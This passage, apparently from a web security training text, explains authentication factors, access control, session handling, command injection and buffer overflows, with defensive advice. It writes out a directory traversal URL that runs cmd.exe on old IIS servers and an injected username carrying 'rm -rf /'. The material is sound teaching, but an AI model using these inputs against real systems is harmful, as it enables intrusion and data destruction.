A password is something you know, which serves as a single factor for authentication. Certificate-based web authentication provides a second factor by relying on something you have, namely a client certificate. A client certificate is a digital file with a cryptographic signature that is provided to the user either by the web site owner or a trusted third party. Client certificates work very well to validate a user's identity, but they have gained minimal popularity because the distribution, setup, and management of digital client certificates are difficult for both web site operators and end users.

Token based authentication schemes also rely on something you have—a token. The token is a small device that produces a one-time password for each authentication attempt. Generally this works by initializing and running the same algorithm on both the web server system and the token, so both systems generate the same one-time password based either on time or sequence of prior passwords. Token authenticators work well because they are easy to use, but are expensive relative to other mechanisms.


One-time pad authentication schemes also rely on something you have. They are similar to token mechanisms, but instead of an electronic device, the user is generally provided a list of one-time passwords, or a bingo-card style grid she can use to create a one-time password for each authentication attempt. These schemes are less expensive than tokens, but can also be more complicated.

A third mechanism for providing one-time passwords is to provide the user the one-time password out-of-band during each authentication attempt. For example, after the user enters her user ID and password, the system looks up her phone number and sends the one-time password for this login attempt via an SMS text message. This scheme is gaining more popularity in areas of Europe and Asia where penetration and standardization of cellular service is greater; however, adoption is slower in the United States.

Because of the expense and complexity of the above multifactor authentication schemes, many web applications are beginning to rely on the "footprint" of the user's device as a second factor for authentication. Attributes the application can look for to confirm the footprint of the device can include cookies left by the web application during a prior visit, software or other signatures installed to the hard drive, the client IP address, and system and browser configuration. Footprint schemes are easier to implement than other methods, but they are also much easier to fool or break.

Finally, many web applications use challenge questions to confirm a user's identity. These are questions that relate to “favorite pet’s name" or "high school mascot" that the user answers when she sets up the account, and must provide the same answer later to confirm her identity. Challenge questions in conjunction with passwords are not a very strong authentication mechanism because they rely only on things you know instead of other factors.

Few web applications rely on biometrics, due to the cost and compatibility issues with deploying biometric readers (thumbprint or retinal scanners, and so on) to the user base of a web application.



Access Control

Whether or not users are authenticated, you should make sure your web users can't go where they are not supposed to go within the web server. Many web developers consider only the path that a typical user will take through the site. This could be the home page, the login page, and then any page that has a hyperlink from within the application. As a security professional, you need to consider the path the attacker will try to take.


Many web server applications provide default pages and sample sites. For example, Microsoft IIS 4.0 came with a sample site called "Exploration Air" that included vulnerabilities that would cause a Denial of Service by causing the CPU to increase to 100% utilization if certain pages of the site were loaded directly. In general, you should avoid installing sample applications on production systems, and you should remove any default pages from your web server.

Another potential weakness in your web server is programming languages that are installed and tied into the web server, but are unnecessary. For example, Microsoft's FrontPage Server Extensions is a web development framework that shipped with IIS 4.0 and 5.0. Many server administrators installed this component, even though most web applications did not use FrontPage. Multiple vulnerabilities have been found in the FrontPage extensions that allow for denial of service and even execution of the attacker's code on the web server.

Aside from the default installed languages and sample code, you also need to prevent web users from accessing custom code libraries and configuration files built along with your web site. It is common for web developers to put shared functions and subroutines into separate files that are included or accessed by each page on the web site. If these files exist within the folders published by the web server, an attacker might guess at the name and location of the files. You can block users from accessing code libraries and configuration files directly through naming, location, access rights, and other controls on the web server.

Many web servers permit users to browse directories. This means that the user can get a list of the files and folders within the directory of the web site. This is generally not something you want to do, because it might allow the user to find code library pages, configuration files, older versions or backups of published pages, and other sensitive information you did not intend to publish to the Internet. For most web servers, directory browsing can be disabled by implementing a default or index file in each directory, or can be turned off site-wide within the web server configuration.


URL directory traversal attacks are kind of a combination of flawed access controls and an input attack. With directory traversal, the user exploits vulnerabilities on the web server to access restricted directories, execute commands, and view data outside of the directories meant to be published by the web server. For example, some earlier versions of IIS included a vulnerability that allows web users to execute files elsewhere on the server. The URL, http://www.site.com/scripts/..%5c../winnt/system2/cmd.exe?/c+dir+c:\, would run the program cmd.exe (the command-line shell under windows) and run the dir c:\ command, as a result sending the directory listing of the root of the c: drive back to the web site user. Other directory traversal attacks can happen when web applications access files or make operating system calls based on user input. Directory traversal attacks can generally be stopped by patching vulnerabilities and by thorough input validation.



Session Tracking/Maintaining State

HTTP is stateless. This means that from the web server's perspective, each individual HTTP request and response pair is independent of all the previous and future requests and responses exchanged between the web server and the client's browser. If a web application needs to track a user over a series of web requests (creating a "session"), it needs to handle the tracking of that interaction itself.

The most popular technique for tracking a user through multiple web requests is the use of session IDs. When the user requests the first web page in his session, the server creates a unique identifier, usually a random number or string, and sends it back to the client along with his web request. This session ID is often stored as a hidden form element, part of the URL query string, or in a cookie. These methods cause the browser to send that same session ID back to the web server on all subsequent web requests.



Hacking Session Information

No matter what the delivery mechanism (the URL, hidden fields, or cookies), session state is a prime target for attack. Session attacks can be as simple as convincing the application you logged in as another user, or as complex as tricking it into shipping a basketful of items that were never paid for.


The simplest mechanism a web application can use to save session information is to add state information to the URL. You might have seen this many times and not known it. Take a typical shopping cart system URL, such as:
http://www.sample.org/shopping.cgi?SessionId=2281702037272160283

This method is the easiest to implement, but it's also the ugliest. The long, unidentifiable number in the URL would make most site designers cringe, and it's also trivial for the user to edit. All they need to do to try to attack this mechanism is to edit the number in their browser's URL bar.

Another common method, only slightly more difficult to implement, is to embed state information in hidden fields in an HTML form. Hidden fields are never displayed to the user, but are otherwise exactly like regular fields. If your application is already reading several field values to get its user input, why not read an extra value or two to get the session information?

Hidden fields are convenient, but aren't hard to fool around with. Attackers like to see hidden fields, and will often use their browser's View Source command to look for them. If they happen to find one they want to change, they can simply save the entire HTML page to their hard drive, edit the field value, and load it back into their browser. If they fill out the other forms and click the *Log on* button, they'll send the modified data instead of the original!

The third method of setting state is to use a cookie. Cookies are usually the preferred method of saving state because you have a little more control over them. You choose whether they are session or persistent cookies, and you can set the Secure parameter to indicate whether or not they're allowed to be sent over non-SSL encrypted channels. Cookies, however, still are relatively easy for an end user to manipulate using tools like the Paros or WebScarab webproxy or even the Firefox Add N Edit Cookies plugin created specifically for this purpose.



Protection from Session Attacks

Most session attacks require the attacker to guess another user's session ID. You need to ensure that the session IDs are random, so an attacker cannot identify a pattern or algorithm that would allow him to guess other user's session IDs. You also need to ensure the session IDs are long enough to prevent an attacker from determining other valid session IDs through brute force.


The best way to implement a session tracking mechanism is to use one already available with your web development framework. Session tracking has been around for a while, and the session tracking toolkits available with the common and mature web development frameworks today have been scrutinized and strengthened over time. There's no need to reinvent the wheel.

There are tools available that can help you test the predictability of session IDs. WebScarab, for example, can collect a sample of session identifiers and graph the distribution of session IDs over time. In addition to making session IDs random, you might consider hashing or digitally signing session IDs. Doing this, you can test each session ID received to ensure it is valid before acting upon it.

In a web transaction, developers often find it convenient to carry other session data from one page to the next by storing it in hidden fields or cookies.


For example, the user's account number or shopping cart contents can be stored in hidden fields or cookie values. Any information sent to or received back from the client could potentially be intercepted or manipulated. It is best to pass only the session ID itself from one request to the next; other session data should be stored on a back-end database for the web server. If session information other than the session ID needs to be stored on the client (for example, a user's buying preferences so you can recommend similar products the next time she visits your site), ensure the data is encrypted.

When a user first visits a site anonymously, she is generally provided a session ID as the anonymous user. Once that user logs in, do not continue to use the same session ID. The authenticated user should be provided a new session ID. In addition, ensure your session IDs expire in a timely fashion. When a user logs out, her session ID should become invalid both on the client and on the server. If a user leaves the site without logging out, the session ID should expire within 1 or 2 days.




Input Attacks

One reason web applications tend to have vulnerabilities is because they accept and process input from the user in a variety of different entry points. These can include HTTP headers, URL query strings, form POST data, and cookie data. There are a number of ways an attacker can compromise a web application by sending invalid or malicious data to these entry points.



Input Attacks: OS Command Injection


Some web applications use operating system level commands to perform certain functions. For example, a mailbox application might make a call to the operating system to create a new folder for a user's attachments, and name the folder to match the username supplied by the user. If the input is not properly validated, the user could have typed **ksmith; rm -rf /** as his user ID. When the create folder command was run within the operating system, the rm -rf / command would be run as a separate command meant to delete the entire filesystem.



OS Command Injection Defenses

It is generally a bad practice to make system calls from your web application, especially when the system call is built based on user input. In most cases, you should be able to find a function or library within your programming language that can perform the same action.


If you must make system calls in this way, you need to be aggressive about filtering and validating user input. Meta-characters and keywords that would be recognized by the operating system must be stripped out. In this situation, it might be best to define what the valid characters are (generally letters and numbers) and strip out everything else.



Buffer Overflows

There are many types of malicious data attacks, most of which rely on poor programming practices with careless error checking on input data. An attacker might put an alphabetic string where a numerical value is expected, bringing down a popular database application. Worse yet, he might insert Unix shell commands into input in such a way as to trick the back-end web application into executing them on the server. These are both common examples of malicious data attacks that could be prevented by more careful validation and checking of input data.

One of the most well-known and popular examples of this sort of attack is the buffer overflow. To communicate with anything, be it a user or another program, an application has to accept some sort of input. It can be a password, a command to be executed, a record from a database, or just about anything else you can imagine. After the program reads this information, where does it go? Even if the information is extremely transient, the application has to store it in memory somewhere, if just for a few clock cycles. That means the program has to set aside a buffer, a region of memory in which to hold the data until it's no longer needed. When the buffer is allocated, the application tells the system how many bytes it will need to store, and the buffer is created to be exactly that size.




When the Return Address Points to Our Payload, We Win!
If we can overwrite the return pointer with the pointer of our choice, we can execute the payload that we have inserted.

Please notice in the diagram on the slide that stack memory values are starting with 00; this is known as a lowland stack. This indicates that this operating system is probably a Windows box. A Linux box would probably not have stack memory that is lowland.

Buffer and Heap Overflows not just for Linux and Windows (3 November 2005)
Cisco has released a software update that fixes a serious heap overflow vulnerability in its Internetwork Operating System. The flaw could allow attackers to gain control of vulnerable Cisco routers and switches. The flaw made headlines in July, 2005 when a researcher exploited it in a demonstration at the Black Hat security conference. It is recommended that users update as soon as possible.

http://software.silicon.com/security/0,39024655,39153883,00.htm

